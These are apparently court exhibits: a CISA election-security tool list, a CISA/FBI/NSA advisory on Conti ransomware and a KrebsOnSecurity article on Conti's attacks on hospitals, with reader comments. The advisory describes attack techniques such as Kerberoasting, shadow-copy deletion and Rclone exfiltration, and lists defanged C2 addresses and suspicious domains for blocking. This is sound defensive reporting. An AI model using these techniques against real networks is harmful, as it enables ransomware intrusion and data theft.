<https://support.google.com/drive/answer/7638428>

This tool backs up files on Windows or Mac computers. Note: It does not allow users to restore their system; it only saves copies of files.

Google Chrome OS and Chromebooks

<https://urldefense.us/v3/__https:/cloud.google.com/blog/products/chrome-enterprise/chrome-os-ransomware__;!!bclruov5cvtbuni!t4ik8n74hfvwekav-mq5wetxwaq9vatxckjpcgi-odmet_78brzim1-lxgiq8_km4e4etyakja$>

Chrome OS is a cloud-first platform that provides protection against ransomware by default through built-in proactive security measures such as safe browsing practices,

blocking executables, and automatic data and file backups.

Microsoft Defender Antivirus in Windows

<https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/microsoft-defender-antivirus-windows>

Built into Windows 10 and 11 and in versions of Windows Server, this tool is used to protect and detect endpoint threats, including file-based and fileless malware.

Cisco ClamAV <http://www.clamav.net/>

An open-source antivirus engine used in a variety of situations, including email and web scanning and endpoint security. Provides a flexible, scalable multithreaded daemon, a command-line scanner, and an advanced tool for automatic database updates.

Services and tools that help detect ransomware attacks

Google Security Command Center <https://cloud.google.com/security-command-center/>

Microsoft Safety Scanner

AWS GitHub Security Assessment Tool

<https://github.com/awslabs/aws-security-assessment-solution>

Cisco Snort <https://www.snort.org/>

Mandiant Red Team and Investigative Tools

<https://www.mandiant.com/services/technical-assurance/red-team-assessment>

Category 3: Distributed Denial of Service (DDoS) Attacks

DDoS attacks on election infrastructure can hinder access to voting information. A DDoS attack occurs when malicious cyber actors flood a public-facing, internet-accessible server with requests, rendering the targeted server slow or inaccessible. This prevents users from accessing online resources, such as web pages and online accounts, and may disrupt an organization's activities for a period of time, potentially hindering voters' ability to access voting information or unofficial election results.

For more information on DDoS attacks, please see CISA's DDoS Quick Guide </sites/default/files/publications/ddos%20quick%20guide.pdf>.

Services and tools that help protect against DDoS attacks

- Cloudflare DDoS Protection
- Cloudflare DNS
- Cloudflare HTTPS Encryption (Secure Socket Layer [SSL]/Transport Layer Security [TLS])
- Google reCAPTCHA
- Google Jigsaw Project Shield

Services and tools that help detect a DDoS attack

- Cloudflare Web Analytics

Cloudflare Logs

Cloudflare Rate Limiting

Additional Tools for Election Security

The following tools and services can help:

- Reduce the likelihood of a damaging cyber incident.
- Quickly detect a potential intrusion.
- Support preparation and response efforts if an intrusion does occur.
- Maximize an organization’s resilience to a damaging cyber incident.

Microsoft AccountGuard

Microsoft AccountGuard is a cybersecurity service that adds an extra layer of protection against Nation-State sponsored attackers to elections organizations. AccountGuard protects both the professional and optionally

Additional CISA & Partner Cybersecurity Resources

In addition to this toolkit, CISA offers other election cybersecurity resources, such as guidance documents, reports, infographics, and free basic cyber hygiene tools:

- Election Infrastructure Security webpage </election-security>. CISA's primary hub for election security announcements, resources, and materials.
- Free Cybersecurity Services and Tools webpage </free-cybersecurity-services-and-tools>. A general toolkit of free cybersecurity services compiled by CISA to help critical infrastructure owners and operators further advance their cybersecurity capabilities.
- CISA Tabletop Exercises Packages </resources-tools/services/cisa-tabletop-exercise-packages>. A comprehensive set of resources designed to assist stakeholders in conducting their own exercises.
- Automated Indicator Sharing </ais>. Automated Indicator Sharing is a CISA capability that enables the real-time exchange of machine-readable cyber threat indicators and defensive measures.
- Cyber Guidance for Small Businesses </cyber-guidance-small-businesses>. CISA has compiled the top cybersecurity tasks for IT leads and their staff, including enforcing multifactor authentication for all users, keeping systems patched, and monitoring CISA's Known Exploited Vulnerabilities (KEV) Catalog </known-exploited-vulnerabilities-catalog>.

Enhancing the cybersecurity and cyber resilience of U.S. election infrastructure is a partnership; CISA's election security partners offer the following free resources.

MS-ISAC and EI-ISAC Resources

The Multi-State Information Sharing and Analysis Center (MS-ISAC), and the Elections Infrastructure Information Sharing and Analysis Center (EI-ISAC) provide no-cost services to secure U.S. election infrastructure. MS-ISAC is the trusted resource for cyber threat prevention, protection, response, and recovery for U.S. State, Local, Tribal, and Territorial government entities, and the EI-ISAC supports the rapidly changing cybersecurity needs of U.S. elections offices.

Membership in the Multi-State ISAC is free and open to all state, local, tribal, and territorial government organizations.

Membership in the Elections Infrastructure ISAC is free and open to all state, local, tribal, and territorial government organizations that support U.S. elections.

- EI-ISAC Membership Registration <https://learn.cisecurity.org/ei-isac-registration>
- 24/7 Security Operations Center (SOC) and Cyber Incident <https://www.cisecurity.org/ei-isac>Response Services <https://www.cisecurity.org/ei-isac>
- SecureSuite Membership <https://www.cisecurity.org/cis-securesuite>
- MS-ISAC Malicious Code Analysis Platform (MCAP) <https://www.cisecurity.org/ms-isac/services>
- MS-ISAC Real-Time Indicator Feeds <https://www.cisecurity.org/ms-isac/services/real-time-indicator-feeds>
- Albert Network Monitoring <https://www.cisecurity.org/services/albert-network-monitoring>

U.S. Election Assistance Commission

- Clearinghouse Resources for Election Officials <https://www.eac.gov/election-officials/election-security-preparedness>

Global Cyber Alliance (GCA)

- The GCA Cybersecurity Toolkit for Elections <https://gcatoolkit.org/elections/>

Return to top

Topics </topics>

Spotlight </spotlight>

Resources & Tools </resources-tools>

News & Events </news-events>

Careers </careers>

About </about>

CISA Central

888-282-0870

Central@cisa.dhs.gov

CISA.gov
An official website of the U.S. Department of Homeland Security

About CISA </about>

Accessibility <https://www.dhs.gov/accessibility>

Budget and Performance <https://www.dhs.gov/performance-financial-reports>

DHS.gov <https://www.dhs.gov>

FOIA Requests <https://www.dhs.gov/foia>

No FEAR Act </cisa-no-fear-act-reporting>

Office of Inspector General <https://www.oig.dhs.gov/>

Privacy Policy </privacy-policy>

The White House <https://www.whitehouse.gov/>

USA.gov <https://www.usa.gov/>

Website Feedback </forms/feedback>

EXHIBIT 7

September 22, 2021

TLP:WHITE

Conti Ransomware

SUMMARY

March 9, 2022: this joint CSA was updated to include indicators of compromise (see below) and the United States Secret Service as a co-author.

Updated February 28, 2022:

Conti cyber threat actors remain active and reported Conti ransomware attacks against U.S. and international organizations have risen to more than 1000. Notable attack vectors include Trickbot and Cobalt Strike (see below for details).

While there are no specific or credible cyber threats to the U.S. homeland at this time, CISA, FBI, NSA, and the United States Secret Service (USSS) encourage organizations to review this advisory and apply the recommended mitigations.

(end of update)

The Cybersecurity and Infrastructure Security Agency (CISA) and the Federal Bureau of Investigation (FBI) have observed the increased use of Conti ransomware in more than 400 attacks on U.S. and international organizations. (See FBI Flash: Conti Ransomware Attacks Impact Healthcare and First Responder Networks.) In typical Conti ransomware attacks, malicious cyber actors steal files, encrypt servers and workstations, and demand a ransom payment.

Immediate Actions You Can Take Now to Protect Against Conti Ransomware

- Use multifactor authentication.
- Segment and segregate networks and functions.
- Update your operating system and software.

To report suspicious or criminal activity related to information found in this Joint Cybersecurity Advisory, contact your local FBI field office at www.fbi.gov/contact-us/field-offices, or the FBI's 24/7 Cyber Watch (CyWatch) at 855-292-3937 or by email at CyWatch@fbi.gov. When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact. To request incident response resources or technical assistance related to these threats, contact CISA at CISAServiceDesk@cisa.dhs.gov. For NSA client requirements or general cybersecurity inquiries, contact the NSA Cybersecurity Requirements Center at 410-854-4200 or Cybersecurity_Requests@nsa.gov.

This document was developed by CISA, FBI, and NSA in furtherance of their respective cybersecurity missions, including their responsibilities to develop and issue cybersecurity specifications and mitigations.

To secure systems against Conti ransomware, CISA, FBI, and the National Security Agency (NSA) recommend implementing the mitigation measures described in this Advisory, which include requiring multifactor authentication (MFA), implementing network segmentation, and keeping operating systems and software up to date.

Click here for indicators of compromise (IOCs) in STIX format.

Note: *This Alert uses the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK®) framework, version 9. See the ATT&CK for Enterprise for all referenced threat actor tactics and techniques*.

TECHNICAL DETAILS

While Conti is considered a ransomware-as-a-service (RaaS) model ransomware variant, there is variation in its structure that differentiates it from a typical affiliate model. It is likely that Conti developers pay the deployers of the ransomware a wage rather than a percentage of the proceeds from a successful attack.

Conti actors often gain initial access [TA0001] to networks through:

- Spearphishing campaigns using tailored emails that contain malicious attachments [T1566.001] or malicious links [T1566.002];
    - Malicious Word attachments often contain embedded scripts that can be used to download or drop other malware—such as TrickBot and IcedID, and/or Cobalt Strike—to assist with lateral movement and later stages of the attack life cycle with the eventual goal of deploying Conti ransomware.[1],[2],[3]
- Stolen or weak Remote Desktop Protocol (RDP) credentials [T1078];[4]
- Phone calls;
- Fake software promoted via search engine optimization;
- Other malware distribution networks (e.g., ZLoader); and
- Common vulnerabilities in external assets.

In the execution phase [TA0002], actors run a `getuid` payload before using a more aggressive payload to reduce the risk of triggering antivirus engines. CISA and FBI have observed Conti actors using Router Scan, a penetration testing tool, to maliciously scan for and brute force [T1110] routers, cameras, and network-attached storage devices with web interfaces. Additionally, actors use Kerberos attacks [T1558.003] to attempt to get the Admin hash to conduct brute force attacks.

Conti actors are known to exploit legitimate remote monitoring and management software and remote desktop software as backdoors to maintain persistence [TA0003] on victim networks.[5] The actors use tools already available on the victim network—and, as needed, add additional tools such as Windows Sysinternals and Mimikatz—to obtain users' hashes and clear-text credentials, which enable the actors to escalate privileges [TA0004] within a domain and perform other post-exploitation and lateral movement tasks [TA0008]. In some cases, the actors also use TrickBot malware to carry out post-exploitation tasks.

According to a recently leaked threat actor "playbook,"[6] Conti actors also exploit vulnerabilities in unpatched assets, such as the following, to escalate privileges [TA0004] and move laterally [TA0008] across a victim's network:

- 2017 Microsoft Windows Server Message Block 1.0 server vulnerabilities;[7]
- "PrintNightmare" vulnerability (CVE-2021-34527) in Windows Print spooler service;[8] and
- "Zerologon" vulnerability (CVE-2020-1472) in Microsoft Active Directory Domain Controller systems.[9]

Artifacts leaked with the playbook identify four Cobalt Strike server Internet Protocol (IP) addresses Conti actors previously used to communicate with their command and control (C2) server.

- `162.244.80[.]235`
- `85.93.88[.]165`
- `185.141.63[.]120`
- `82.118.21[.]1`

CISA and FBI have observed Conti actors using different Cobalt Strike server IP addresses unique to different victims.

Conti actors often use the open-source Rclone command line program for data exfiltration [TA0010]. After the actors steal and encrypt the victim's sensitive data [T1486], they employ a double extortion technique in which they demand the victim pay a ransom for the release of the encrypted data and threaten the victim with public release of the data if the ransom is not paid.

INDICATORS OF COMPROMISE

Updated March 9, 2022:
The following domains have registration and naming characteristics similar to domains used by groups that have distributed Conti ransomware. Many of these domains have been used in malicious operations; however, some may be abandoned or may share similar characteristics coincidentally.

Domains				
badiwaw[.]com	fipoleb[.]com	kipitep[.]com	pihafi[.]com	tiyuzub[.]com
balacif[.]com	fofudir[.]com	kirute[.]com	pilagop[.]com	tubaho[.]com
barovur[.]com	fulujam[.]com	kogasiv[.]com	pipipub[.]com	vafici[.]com
basisem[.]com	ganobaz[.]com	kozoheh[.]com	pofifa[.]com	vegubu[.]com
bimafu[.]com	gerepa[.]com	kuxizi[.]com	radezig[.]com	vigave[.]com
bujoke[.]com	gucunug[.]com	kuyeguh[.]com	raferif[.]com	vipeced[.]com
buloxo[.]com	guvafe[.]com	lipozi[.]com	ragojel[.]com	vizosi[.]com
bumoyez[.]com	hakakor[.]com	lujecuk[.]com	rexagi[.]com	vojefe[.]com
bupula[.]com	hejalij[.]com	masaxoc[.]com	rimurik[.]com	vonavu[.]com

cajeti[.]com	hepide[.]com	mebonux[.]com	rinutov[.]com	wezeriw[.]com
cilomum[.]com	hesovaw[.]com	mihojip[.]com	rusoti[.]com	wideri[.]com
codasal[.]com	hewecas[.]com	modasum[.]com	sazoya[.]com	wudepen[.]com
comecal[.]com	hidusi[.]com	moduwoj[.]com	sidevot[.]com	wuluxo[.]com
dawasab[.]com	hireja[.]com	movufa[.]com	solobiv[.]com	wuvehus[.]com
derotin[.]com	hoguyum[.]com	nagahox[.]com	sufebul[.]com	wuvici[.]com
dihata[.]com	jecubat[.]com	nawusem[.]com	suhuhow[.]com	wuvidi[.]com
dirupun[.]com	jegufe[.]com	nerapo[.]com	sujaxa[.]com	xegogiv[.]com
dohigu[.]com	joxinu[.]com	newiro[.]com	tafobi[.]com	xekezix[.]com
dubacaj[.]com	kelowuh[.]com	paxobuy[.]com	tepiwo[.]com	
fecotis[.]com	kidukes[.]com	pazovet[.]com	tifiru[.]com	

(End of update)

MITRE ATT&CK TECHNIQUES

Conti ransomware uses the ATT&CK techniques listed in table 1.

Table 1: Conti ATT&CK techniques for enterprise

Initial Access		
Technique Title	**ID**	**Use**
Valid Accounts	T1078	Conti actors have been observed gaining unauthorized access to victim networks through stolen Remote Desktop Protocol (RDP) credentials.
Phishing: Spearphishing Attachment	T1566.001	Conti ransomware can be delivered using TrickBot malware, which is known to use an email with an Excel sheet containing a malicious macro to deploy the malware.
Phishing: Spearphishing Link	T1566.002	Conti ransomware can be delivered using TrickBot, which has been delivered via malicious links in phishing emails.
Execution		
Command and Scripting Interpreter: Windows Command Shell	T1059.003	Conti ransomware can utilize command line options to allow an attacker control over how it scans and encrypts files.

Native Application Programming Interface (API)	T1106	Conti ransomware has used API calls during execution.
Persistence		
Valid Accounts	T1078	Conti actors have been observed gaining unauthorized access to victim networks through stolen RDP credentials.
External Remote Services	T1133	Adversaries may leverage external-facing remote services to initially access and/or persist within a network. Remote services such as virtual private networks (VPNs), Citrix, and other access mechanisms allow users to connect to internal enterprise network resources from external locations. There are often remote service gateways that manage connections and credential authentication for these services. Services such as Windows Remote Management can also be used externally.
Privilege Escalation		
Process Injection: Dynamic-link Library Injection	T1055.001	Conti ransomware has loaded an encrypted dynamic-link library (DLL) into memory and then executes it.
Defense Evasion		
Obfuscated Files or Information	T1027	Conti ransomware has encrypted DLLs and used obfuscation to hide Windows API calls.
Process Injection: Dynamic-link Library Injection	T1055.001	Conti ransomware has loaded an encrypted DLL into memory and then executes it.
Deobfuscate/Decode Files or Information	T1140	Conti ransomware has decrypted its payload using a hardcoded AES-256 key.
Credential Access		
Brute Force	T1110	Conti actors use legitimate tools to maliciously scan for and brute force routers, cameras, and network-attached storage devices with web interfaces.

Steal or Forge Kerberos Tickets: Kerberoasting	T1558.003	Conti actors use Kerberos attacks to attempt to get the Admin hash.
Discovery		
System Network Configuration Discovery	T1016	Conti ransomware can retrieve the ARP cache from the local system by using the `GetIpNetTable()` API call and check to ensure IP addresses it connects to are for local, non-internet systems.
System Network Connections Discovery	T1049	Conti ransomware can enumerate routine network connections from a compromised host.
Process Discovery	T1057	Conti ransomware can enumerate through all open processes to search for any that have the string `sql` in their process name.
File and Directory Discovery	T1083	Conti ransomware can discover files on a local system.
Network Share Discovery	T1135	Conti ransomware can enumerate remote open server message block (SMB) network shares using `NetShareEnum()`.
Lateral Movement		
Remote Services: SMB/Windows Admin Shares	T1021.002	Conti ransomware can spread via SMB and encrypts files on different hosts, potentially compromising an entire network.
Taint Shared Content	T1080	Conti ransomware can spread itself by infecting other remote machines via network shared drives.
Impact		
Data Encrypted for Impact	T1486	Conti ransomware can use `CreateIoCompletionPort()`, `PostQueuedCompletionStatus()`, and `GetQueuedCompletionPort()` to rapidly encrypt files, excluding those with the extensions of `.exe`, `.dll`, and `.lnk`. It has used a different AES-256 encryption key per file with a bundled RAS-4096 public encryption

		key that is unique for each victim. Conti ransomware can use "Windows Restart Manager" to ensure files are unlocked and open for encryption.
Service Stop	T1489	Conti ransomware can stop up to 146 Windows services related to security, backup, database, and email solutions through the use of net stop.
Inhibit System Recovery	T1490	Conti ransomware can delete Windows Volume Shadow Copies using `vssadmin`.

MITIGATIONS

CISA, FBI, and NSA recommend that network defenders apply the following mitigations to reduce the risk of compromise by Conti ransomware attacks.

Use multifactor authentication.

- Require multifactor authentication to remotely access networks from external sources.

Implement network segmentation and filter traffic.

- Implement and ensure robust network segmentation between networks and functions to reduce the spread of the ransomware. Define a demilitarized zone that eliminates unregulated communication between networks.
- Filter network traffic to prohibit ingress and egress communications with known malicious IP addresses.
- Enable strong spam filters to prevent phishing emails from reaching end users. Implement a user training program to discourage users from visiting malicious websites or opening malicious attachments. Filter emails containing executable files to prevent them from reaching end users.
- Implement a URL blocklist and/or allowlist to prevent users from accessing malicious websites.

Scan for vulnerabilities and keep software updated.

- Set antivirus/antimalware programs to conduct regular scans of network assets using up-to-date signatures.
- Upgrade software and operating systems, applications, and firmware on network assets in a timely manner. Consider using a centralized patch management system.

Remove unnecessary applications and apply controls.

- Remove any application not deemed necessary for day-to-day operations. Conti threat actors leverage legitimate applications—such as remote monitoring and management software and

remote desktop software applications—to aid in the malicious exploitation of an organization's enterprise.
- Investigate any unauthorized software, particularly remote desktop or remote monitoring and management software.
- Implement application allowlisting, which only allows systems to execute programs known and permitted by the organization's security policy. Implement software restriction policies (SRPs) or other controls to prevent programs from executing from common ransomware locations, such as temporary folders supporting popular internet browsers or compression/decompression programs.
- Implement execution prevention by disabling macro scripts from Microsoft Office files transmitted via email. Consider using Office Viewer software to open Microsoft Office files transmitted via email instead of full Microsoft Office suite applications.
- See the joint Alert, Publicly Available Tools Seen in Cyber Incidents Worldwide—developed by CISA and the cybersecurity authorities of Australia, Canada, New Zealand, and the United Kingdom—for guidance on detection and protection against malicious use of publicly available tools.

Implement endpoint and detection response tools.

- Endpoint and detection response tools allow a high degree of visibility into the security status of endpoints and can help effectively protect against malicious cyber actors.

Limit access to resources over the network, especially by restricting RDP.

- After assessing risks, if RDP is deemed operationally necessary, restrict the originating sources and require multifactor authentication.

Secure user accounts.

- Regularly audit administrative user accounts and configure access controls under the principles of least privilege and separation of duties.
- Regularly audit logs to ensure new accounts are legitimate users.

Review CISA's APTs Targeting IT Service Provider Customers guidance for additional mitigations specific to IT Service Providers and their customers.

Use the Ransomware Response Checklist in case of infection.

If a ransomware incident occurs at your organization, CISA, FBI, and NSA recommend the following actions:

- **Follow the Ransomware Response Checklist** on p. 11 of the CISA-Multi-State Information Sharing and Analysis Center (MS-ISAC) Joint Ransomware Guide.
- **Scan your backups.** If possible, scan your backup data with an antivirus program to check that it is free of malware.

- **Report incidents immediately** to CISA at https://us-cert.cisa.gov/report, a local FBI Field Office, or U.S. Secret Service Field Office.
- **Apply incident response best practices** found in the joint Advisory, Technical Approaches to Uncovering and Remediating Malicious Activity, developed by CISA and the cybersecurity authorities of Australia, Canada, New Zealand, and the United Kingdom.

CISA, FBI, and NSA strongly discourage paying a ransom to criminal actors. Paying a ransom may embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or may fund illicit activities. Paying the ransom also does not guarantee that a victim's files will be recovered.

ADDITIONAL RESOURCES

- The Digital Forensics, Incident Response (DFIR) Report: BazarLoader to Conti Ransomware in 32 Hours (September 2021): https://thedfirreport.com/2021/09/13/bazarloader-to-conti-ransomware-in-32-hours/
- NSA Cybersecurity Information Sheet: Transition to Multi-Factor Authentication (August 2019): https://media.defense.gov/2019/Sep/09/2002180346/-1/-1/0/Transition%20to%20Multi-factor%20Authentication%20-%20Copy.pdf
- NSA Cybersecurity Information Sheet: Segment Networks and Deploy Application-Aware Defenses (September 2019): https://media.defense.gov/2019/Sep/09/2002180325/-1/-1/0/Segment%20Networks%20and%20Deploy%20Application%20Aware%20Defenses%20-%20Copy.pdf
- NSA Cybersecurity Information Sheet: Hardening Network Devices (August 2020): https://media.defense.gov/2020/Aug/18/2002479461/-1/-1/0/HARDENING_NETWORK_DEVICES.PDF

Free Cyber Hygiene Services

CISA offers a range of no-cost cyber hygiene services to help organizations assess, identify, and reduce their exposure to threats, including ransomware. By requesting these services, organizations of any size could find ways to reduce their risk and mitigate attack vectors.

StopRansomware.gov

The StopRansomware.gov webpage is an interagency resource that provides guidance on ransomware protection, detection, and response. This includes ransomware alerts, reports, and resources from CISA and other federal partners, including:

- CISA and MS-ISAC: Joint Ransomware Guide
- CISA Insights: Ransomware Outbreak
- CISA Webinar: Combating Ransomware

Rewards for Justice Reporting

The U.S. Department of State's Rewards for Justice (RFJ) program offers a reward of up to $10 million for reports of foreign government malicious activity against U.S. critical infrastructure. See the RFJ website for more information and how to report information securely.

REFERENCES

[1] MITRE ATT&CK: Conti

[2] MITRE ATT&CK: TrickBot

[3] MITRE ATT&CK: IcedID

[4] FBI FLASH: Conti Ransomware Attacks Impact Healthcare and First Responder Networks

[5] Ransomware Daily: Conti Ransomware Gang Playbook Mentions MSP Software – ChannelE2E

[6] Cisco Talos blog: Translated: Talos' insights from the recently leaked Conti ransomware playbook

[7] Microsoft Security Bulletin MS17-010 – Critical: Security Update for Microsoft Windows SMB Server

[8] Microsoft Security Update: Windows Print Spooler Remote Code Execution Vulnerability – CVE-2021-34527

[9] Microsoft Security Update: Netlogon Elevation of Privilege Vulnerability – CVE-2020-1472

KrebsonSecurity
In-depth security news and investigation

Conti's Ransomware Toll on the Healthcare Industry

April 18, 2022 18 Comments

Conti — one of the most ruthless and successful Russian ransomware groups — publicly declared during the height of the COVID-19 pandemic that it would refrain from targeting healthcare providers. But new information confirms this pledge was always a lie, and that Conti has launched more than 200 attacks against hospitals and other healthcare facilities since first surfacing in 2018 under its earlier name, "**Ryuk**."

On April 13, Microsoft said it executed a legal sneak attack against **Zloader**, a remote access trojan and malware platform that multiple ransomware groups have used to deploy their malware inside victim networks. More specifically, Microsoft obtained a court order that allowed it to seize 65 domain names that were used to maintain the Zloader botnet.

Microsoft's civil lawsuit against Zloader names seven "John Does," essentially seeking information to identify cybercriminals who used Zloader to conduct ransomware attacks. As the company's complaint notes, some of these John Does were associated with lesser ransomware collectives such as **Egregor** and **Netfilim**.

EXHIBIT 8

But according to Microsoft and an advisory from the **U.S. Cybersecurity & Infrastructure Security Agency** (CISA), Zloader had a special relationship with Ryuk/Conti, acting as a preferred distribution platform for deploying Ryuk/Conti ransomware.

Several parties backed Microsoft in its legal efforts against Zloader by filing supporting declarations, including **Errol Weiss**, a former penetration tester for the **U.S. National Security Agency** (NSA). Weiss now serves as the chief security officer of the Health Information Sharing & Analysis Center (H-ISAC), an industry group that shares information about cyberattacks against healthcare providers.

Weiss said ransomware attacks from Ryuk/Conti have impacted hundreds of healthcare facilities across the United States, including facilities located in 192 cities and 41 states and the District of Columbia.

“The attacks resulted in the temporary or permanent loss of IT systems that support many of the provider delivery functions in modern hospitals resulting in cancelled surgeries and delayed medical care,” Weiss said in a declaration (PDF) with the U.S. District Court for the Northern District of Georgia.

“Hospitals reported revenue losses due to Ryuk infections of nearly $100 million from data I obtained through interviews with hospital staff, public statements, and media articles,” Weiss wrote. “The Ryuk attacks also caused an estimated $500 million in costs to respond to the attacks – costs that include ransomware payments, digital forensic services, security improvements and upgrading impacted systems plus other expenses.”

The figures cited by Weiss appear highly conservative. A single attack by Ryuk/Conti in May 2021 against Ireland’s Health Service Executive, which operates the country’s public health system, resulted in massive disruptions to healthcare in Ireland. In June 2021, the HSE’s director general said the recovery costs for that attack were likely to exceed USD $600 million.

Conti ravaged the healthcare sector throughout 2020, and leaked internal chats from the Conti ransomware group show the gang had access to more than 400 healthcare facilities in the U.S. alone by October 2020.

On Oct. 28, 2020, KrebsOnSecurity broke the news that FBI and DHS officials had seen reliable intelligence indicating the group planned to ransom many of these care facilities simultaneously. Hours after that October 2020 piece ran, I heard from a respected H-ISAC security professional who questioned whether it was worth getting the public so riled up. The story had been updated multiple times throughout the day, and there were at least five healthcare organizations hit with ransomware within the span of 24 hours.

“I guess it would help if I understood what the baseline is, like how many healthcare organizations get hit with ransomware on average in one week?” I asked the source.

“It’s more like one a day,” the source confided.

A report in February 2022 from **Sophos** found Conti orchestrated a cyberattack against a Canadian healthcare provider in late 2021. Security software firm **Emsisoft** found that at least 68 healthcare providers suffered ransomware attacks last year.

While Conti is just one of many ransomware groups threatening the healthcare industry, it seems likely that ransomware attacks on the healthcare sector are underreported. Perhaps this is because a large percentage of victims are paying a ransom demand to keep their data (and news of their breach) confidential. A survey published in February by email security provider **Proofpoint** found almost 60 percent of victims hit by ransomware paid their extortionists.

Or perhaps it's because many crime groups have shifted focus away from deploying ransomware and toward stealing data and demanding payment not to publish the information. Conti shames victims who refuse to pay a ransom by posting their internal data on their darkweb blog.

Since the beginning of 2022, Conti has claimed responsibility for hacking a cancer testing lab, a medical prescription service online, a biomedical testing facility, a pharmaceutical company, and a spinal surgery center.

The **Healthcare Information and Management Systems Society** recently released its 2021 HIMSS Healthcare Cybersecurity Survey (PDF), which interviewed 167 healthcare cybersecurity professionals and found 67 percent had experienced a "significant security incident" in the past year.

The survey also found that just six percent or less of respondent's information technology budgets were devoted to cybersecurity, although roughly 60 percent of respondents said their cybersecurity budgets would increase in 2022. Last year, just 79 percent of respondents said they'd fully implemented antivirus or other anti-malware systems; only 43 percent reported they'd fully implemented intrusion detection and prevention technologies.

The FBI says Conti typically gains access to victim networks through weaponized malicious email links, attachments, or stolen Remote Desktop Protocol (RDP) credentials, and that it weaponizes Microsoft Office documents with embedded Powershell scripts — initially staging Cobalt Strike via the Office documents and then dropping Emotet onto the network — giving them the ability to deploy ransomware. The FBI said Conti has been observed inside victim networks between four days and three weeks on average before deploying Conti ransomware.

This entry was posted on Monday 18th of April 2022 04:41 PM

A LITTLE SUNSHINE | NE'ER-DO-WELL NEWS | RANSOMWARE

CONTI | EMOTET | EMSISOFT | ERROL WEISS | FBI | H-ISAC | HEALTH INFORMATION SHARING & ANALYSIS CENTER | HEALTHCARE INFORMATION AND MANAGEMENT SYSTEMS SOCIETY | MICROSOFT | PROOFPOINT | RYUK | SOPHOS | U.S. CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY | ZLOADER

18 thoughts on "Conti's Ransomware Toll on the Healthcare Industry"

The Sunshine State

April 18, 2022

The declaration (PDF) from the U.S. District Court for the Northern District of Georgia., doesn’t work DOH!

Steve Mencik

-

April 19, 2022

It seems to be working now.

Worked for me

-

April 19, 2022

Worked okay for me.

John White

April 18, 2022

lol

cry more american trash

Dinnertime?

-

April 20, 2022

Is potato?

KraziJoe

April 18, 2022

Color me shocked that they were lying.

ZYami

April 19, 2022

Sad For The declaration (PDF) from the U.S. District Court for the Northern District of Georgia

Wannabe techguy

April 19, 2022

Would this even be possible if everything wasn’t internet facing?

Techronik

April 19, 2022

My understanding is that after Conti came, Ryuk took a short break (maintenance), but never disappeared, and was never replaced. They are different tools. Conti is for the longer haul and data theft/extortion. Ryuk is for faster results and encryption only (no data theft) with a very short turnaround time. Has anyone ever seen a “Ryuk leak?” Does anyone know anything contrary to this?

Texas Pete

-

April 19, 2022

Not correct. Both are groups/cartels and not tools. Conti showed up after Ryuk disappeared and uses similar techniques and toolsets, so some into infosec business consider them the same people or an offshoot. Ryuk definitely had a leak site on the dark web, but the game then was to display it demonstrate proof of data and encrypt or lock the data on premise. The bad guys just evolved this to data ransoms and double extortion.

Techronik

-

April 20, 2022

I guess “tool” was a poor choice of words. They are definitely groups – RaaS at least for Conti, but there is coordinated management somewhere near the top. I’ve never seen any Ryuk leak sites, but that doesn’t mean it has never been there. In recent history (and yes, Ryuk is still active), they encrypt and don’t worry about stealing data, making their attacks much faster. As a reference – - https://www.zdnet.com/article/ransomware-this-gang-is-getting-a-lot-quicker-at-encrypting-networks/

Brian Fiori (AKA The Dean)

April 19, 2022

Just an FYI. The PDF from Georgia continues to be blocked by Malwarebytes Browser Guard “due to a trojan”. It seems at least one other commenter had issues downloading it, as well.

TheCyberPost

April 19, 2022

Hey Brian just a quick correction in the first paragraph you have Netfilim the group was * Nefilim Ransomware.

stomer

April 20, 2022

yes netfilim

Observer

April 20, 2022

“estimated $500 million in costs to respond to the attacks” … “security improvements and upgrading impacted systems”
Aren’t some of these expenses standard computer security practice? Is this an example of “pay me now or pay me later”?

c1ue

April 20, 2022

As Observer notes above: $100m in revenue losses vs $500m in response costs seems like a terrible ratio.
It conveys the impression that the attacks are doing little damage vs the response: an infosec cytokine storm, so to speak.

Alistair Woeke

April 21, 2022

Krebs achieves the perfect unison of the “narrative du jour” in this article; melding C19 hysteria with anti-Russian hysteria. CNN would be proud. Cheque from Langley is in the mail

Who Woke Boris?

-

April 22, 2022

Krebs achieved making you cry about it, little baby wiper Q-Anoob.

Comments are closed.